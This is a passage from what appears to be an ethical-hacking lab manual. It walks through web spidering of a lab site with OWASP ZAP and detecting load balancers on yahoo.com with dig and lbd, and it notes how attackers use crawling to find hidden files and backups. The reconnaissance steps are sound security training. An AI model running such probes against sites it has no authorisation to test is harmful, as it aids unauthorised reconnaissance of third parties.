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
13. Now, click on the **Spider** tab from the lower section of the window to view the web spidering information. By default, the **URLs** tab appears under the **Spider** tab.
14. The **URLs** tab contains various links for hidden content and functionality associated with the target website (**www.moviescope.com**).



15. Now, navigate to the **Messages** tab under the **Spider** tab to view more detailed information regarding the URLs obtained while performing the web spidering, as shown in the screenshot.

Note: In real-time, attackers perform web spidering or crawling to discover hidden content and functionality, which is not reachable from the main visible content, to exploit user privileges within the application. It also allows attackers to recover backup copies of live files, configuration and log files containing sensitive data, backup archives containing snapshots of files within the web root, and new functionality that is not linked to the main application.

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

16. This concludes the demonstration of how to perform web spidering on a target website using OWASP ZAP.
17. Close all open windows and document all acquired information.

Task 4: Detect Load Balancers using Various Tools

Organizations use load balancers to distribute web server load over multiple servers and increase the productivity and reliability of web applications. Generally, there are two types of load balancers, namely, DNS load balancers (Layer 4 load balancers) and http load balancers (layer 7 load balancers). You can use various tools such as dig and load balancing detector (lbd) to detect the load balancers of the target organization along with their real IP addresses.

Here, we will detect load balancers using dig command and lbd tool.

Note: In this task, we will detect the load balancers on the website **www.yahoo.com**, as the websites hosted by our lab environment do not use load balancers. However, you can select a target of your own choice.

1. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

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3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.


   Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.

5. A **Parrot Terminal** window appears; type **dig yahoo.com** and press **Enter**.

6. The result appears, displaying the available load balancers of the target website, as the screenshot demonstrates. Here, a single host resolves to multiple IP addresses, which possibly indicates that the host is using a load balancer.

   Note: dig command provides detailed results and is used to identify whether the target domain is resolving to multiple IP addresses.



7. Now, type **lbd yahoo.com** and press **Enter**.

8. The result appears, displaying the available DNS load balancers used by the target website, as shown in the screenshot.

   Note: lbd (load balancing detector) detects if a given domain uses DNS and http load balancing via the Server: and Date: headers and the differences between server answers. It analyzes the data received from application responses to detect load balancers.

